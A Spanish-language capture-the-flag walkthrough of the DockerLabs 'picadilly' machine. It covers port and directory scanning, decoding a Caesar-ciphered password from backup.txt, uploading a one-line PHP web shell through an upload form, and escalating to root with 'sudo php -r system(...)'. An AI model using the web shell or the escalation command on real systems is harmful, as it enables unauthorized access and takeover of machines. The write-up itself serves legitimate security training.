



Vamos a desplegar la maquina vulnerable

```
> sudo bash auto_deploy.sh picadilly.tar
[sudo] contraseña para caan31:

      ##
      ## ## ##
      ## ## ##
      ~~~~~
      {-----}
      ~~~~~
      o
      ~~~~~
      ~~~~~

DOCKEERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Escanearemos los puertos de esta maquina a ver como vulnerar esta maquina.

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
[sudo] contraseña para caan31:
```

```
> cat Puertos
File: Puertos
1  # Nmap 7.95 scan initiated Tue Oct  7 17:01:19 2025 as: /usr
2  Nmap scan report for 172.17.0.2
3  Host is up, received arp-response (0.0000070s latency).
4  Scanned at 2025-10-07 17:01:19 CEST for 3s
5  Not shown: 65533 closed tcp ports (reset)
6  PORT      STATE SERVICE REASON
7  80/tcp    open  http    syn-ack ttl 64
8  |_http-title: Index of /
9  |_http-methods:
10 |_Supported Methods: HEAD GET POST OPTIONS
11 |_http-ls: Volume /
12 |_SIZE    TIME                               FILENAME
13 |_215     2024-05-18 01:19  backup.txt
14 |_
15 443/tcp    open  https   syn-ack ttl 64
16 |_ssl-cert: Subject: commonName=50a6ca252ff4
17 |_Subject Alternative Name: DNS:50a6ca252ff4
18 |_Issuer: commonName=50a6ca252ff4
19 |_Public Key type: rsa
20 |_Public Key bits: 2048
21 |_Signature Algorithm: sha256WithRSAEncryption
22 |_Not valid before: 2024-05-18T06:29:06
23 |_Not valid after:  2034-05-16T06:29:06
24 |_MD5:      4244:32e2:c41d:2b5f:83ad:6c5c:d603:70a3
25 |_SHA-1:    89f7:d652:e3ed:e8be:d043:5dd2:05dc:dedd:e291:6063
26 |_-----BEGIN CERTIFICATE-----
```

Vemos que tiene un servicio http y https, así que vamos a hacer un escaneo de ambos con gobuster.

```
> sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,html,py,txt -t 100 -k -r
[sudo] contraseña para caan31:

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,py,txt
[+] Follow Redirect: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/backup.txt (Status: 200) [Size: 215]
```

```
> sudo gobuster dir -u https://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt


Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,php,html,py
[+] Follow Redirect: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 3476]
/uploads.php (Status: 200) [Size: 3476]
/uploads (Status: 200) [Size: 938]
```

Exploramos el primer directorio oculto y vemos un usuario y con una contraseña para descifrar.



The screenshot shows a web browser window with the address bar displaying "172.17.0.2/backup.txt". The page content is as follows:


```
/// The users mateo password is ///
```

----- hdvbfuadcb -----

"To solve this riddle, think of an ancient Roman emperor and his simple method of shifting letters."


////////////////////////////////////

Explorando el servicio https, vemos que podemos subir ficheros, así que subiremos un fichero php por donde haremos una reverse Shell.







```
<?php
system($_GET["cmd"]);
?>
```

Vemos que todos los ficheros que subimos los almacena en un directorio que encontramos con gobuster.





# Index of /uploads


Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">post1.txt</a>	2024-05-17 12:20	855	
 <a href="#">prueba.php</a>	2025-10-07 15:11	35	
 <a href="#">shell.php</a>	2025-10-07 15:05	33	

Apache/2.4.59 (Debian) Server at 172.17.0.2 Port 443

Comprobamos que funciona el script que subimos



Hacemos la reverse Shell y vemos que estamos conectados, una vez conectados vemos que un usuario es mateo y la pista la tenemos en el servicio http.



Investigando un poco sabemos que se trata de un cifrado cesar, así que buscaremos de que se trata.



La contraseña correcta era easycrazy, nos logeamos como mateo y vemos como podemos escalar privilegios.

```
www-data@6c30e25e5951:/home$ su mateo
Password:
mateo@6c30e25e5951:/home$ sudo -l
Matching Defaults entries for mateo on 6c30e25e5951:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User mateo may run the following commands on 6c30e25e5951:
    (ALL) NOPASSWD: /usr/bin/php
mateo@6c30e25e5951:/home$
```

Ejecutamos los siguientes comandos y nos ejecuta como root.

```
mateo@6c30e25e5951:/home$ CMD='/bin/bash'
mateo@6c30e25e5951:/home$ sudo /usr/bin/php -r "system('$CMD');"
root@6c30e25e5951:/home# whoami
root
```